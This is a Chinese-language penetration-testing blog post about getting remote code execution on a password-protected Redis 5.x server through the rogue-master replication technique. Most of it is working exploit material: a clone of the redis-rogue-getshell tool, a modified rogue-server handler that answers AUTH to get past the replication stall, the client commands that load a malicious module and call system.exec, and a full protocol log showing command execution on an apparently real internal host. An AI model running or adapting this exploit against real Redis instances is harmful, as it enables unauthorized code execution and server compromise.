Redis 5.x 有验证为什么无法RCE?


一、前言

测试了一个有密钥redis的服务，已知密码 ，无法使用通用工具无法RCE。

二、被卡住1–redis主从复制过程


遇到的问题，看log日志是卡在复制那一步。最简单的做法是换工具，于是找了其他很多的工具均是一样的问题。

同时观察Replication，发现是有更新的， 说明redis是有更新的，那么大概率就是脚本的问题，而非redis的问题。



于是找了一眼可以打印所有通信过程的利用py。

```
git clone https://github.com/vulhub/redis-rogue-getshell
```



发现返回的同样，可疑的是给了一个返回验证，并且卡在此处，于是猜想根据我们发送验证给redis服务认证，redis返回一个OK，此时我们返回一个OK给redis是不是就OK了?

下面是我们发送redis的验证过程:

```
>> send data: b'*2\r\n$4\r\nAUTH\r\n$9\r\npassword\r\n'
>> receive data: b'+OK\r\n'
```

```python
    def handle(self):
        while True:
            data = self.request.recv(1024)
            logging.info( msg: "receive data: %r",  *args: data)
            arr = self.decode(data)
            if arr[0].startswith(b'PING'):
                self.request.sendall(b'+PONG' + DELIMITER)
            elif arr[0].startswith(b'REPLCONF'):
                self.request.sendall(b'+OK' + DELIMITER)
            elif arr[0].startswith(b'PSYNC') or arr[0].startswith(b'SYNC'):
                self.request.sendall(b'+FULLRESYNC ' + b'Z' * 40 + b' 1' + DELIMITER)
                self.request.sendall(b'$' + str(len(self.server.payload)).encode() + DELIMITER)
                self.request.sendall(self.server.payload + DELIMITER)
                break
            elif b"AUTH" in arr[0]:
                self.request.sendall(b'+OK' + DELIMITER)

        self.finish()
```

并且关掉卸载

```python
        client.send([b'MODULE', b'LOAD', b'./exp.so'])
        client.send([b'SLAVEOF', b'NO', b'ONE'])
        client.send([b'CONFIG', b'SET', b'dbfilename', b'dump.rdb'])
        resp = client.send([b'system.exec', command])
        print(decode_command_line(resp))

        # client.send([b'MODULE', b'UNLOAD', b'system'])
```

```
>> send data: b'*2\r\n$4\r\nAUTH\r\n$9\r\n[redacted] 123\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*3\r\n$7\r\nSLAVEOF\r\n$13\r\n[redacted]\r\n$5\r\n21000\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
>> receive data: b'+OK\r\n'
>> receive data: b'*1\r\n$4\r\nPING\r\n'
>> receive data: b'*2\r\n$4\r\nAUTH\r\n$9\r\n[redacted]123\r\n'
>> receive data: b'*3\r\n$8\r\nREPLCONF\r\n$14\r\nlistening-port\r\n$4\r\n6379\r\n'
>> receive data: b'*3\r\n$8\r\nREPLCONF\r\n$10\r\nip-address\r\n$14\r\n10.236.177.110\r\n'
>> receive data: b'*5\r\n$8\r\nREPLCONF\r\n$4\r\ncapa\r\n$3\r\neof\r\n$4\r\ncapa\r\n$6\r\npsync2\r\n'
>> receive data: b'*3\r\n$5\r\nPSYNC\r\n$40\r\nbf793c62ffb697eaf7274428038ac68309146a58\r\n$1\r\n1\r\n'
>> send data: b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$8\r\ndump.rdb\r\n'
>> receive data: b'+OK\r\n'
>> send data: b'*2\r\n$11\r\nsystem.exec\r\n$2\r\nid\r\n'
>> receive data: b'$36\r\nuid=1001 gid=0(root) groups=0(root)\n\r\n'
uid=1001 gid=0(root) groups=0(root)
```

```
[redacted]6379> system.exec id
"uid=1001 gid=0(root) groups=0(root)\n"
```

三、被卡住2–执行命令被阻塞

这里可以通过fork方式，干掉输入输出流即可。

四、总结

Redis 利用没有对返回验证进行处理导致流程被卡住，不过这个bug一直没人发现吗（Redis rce 都打了这么久了）？

redis-rogue-getshell.zip
0.4MB

预览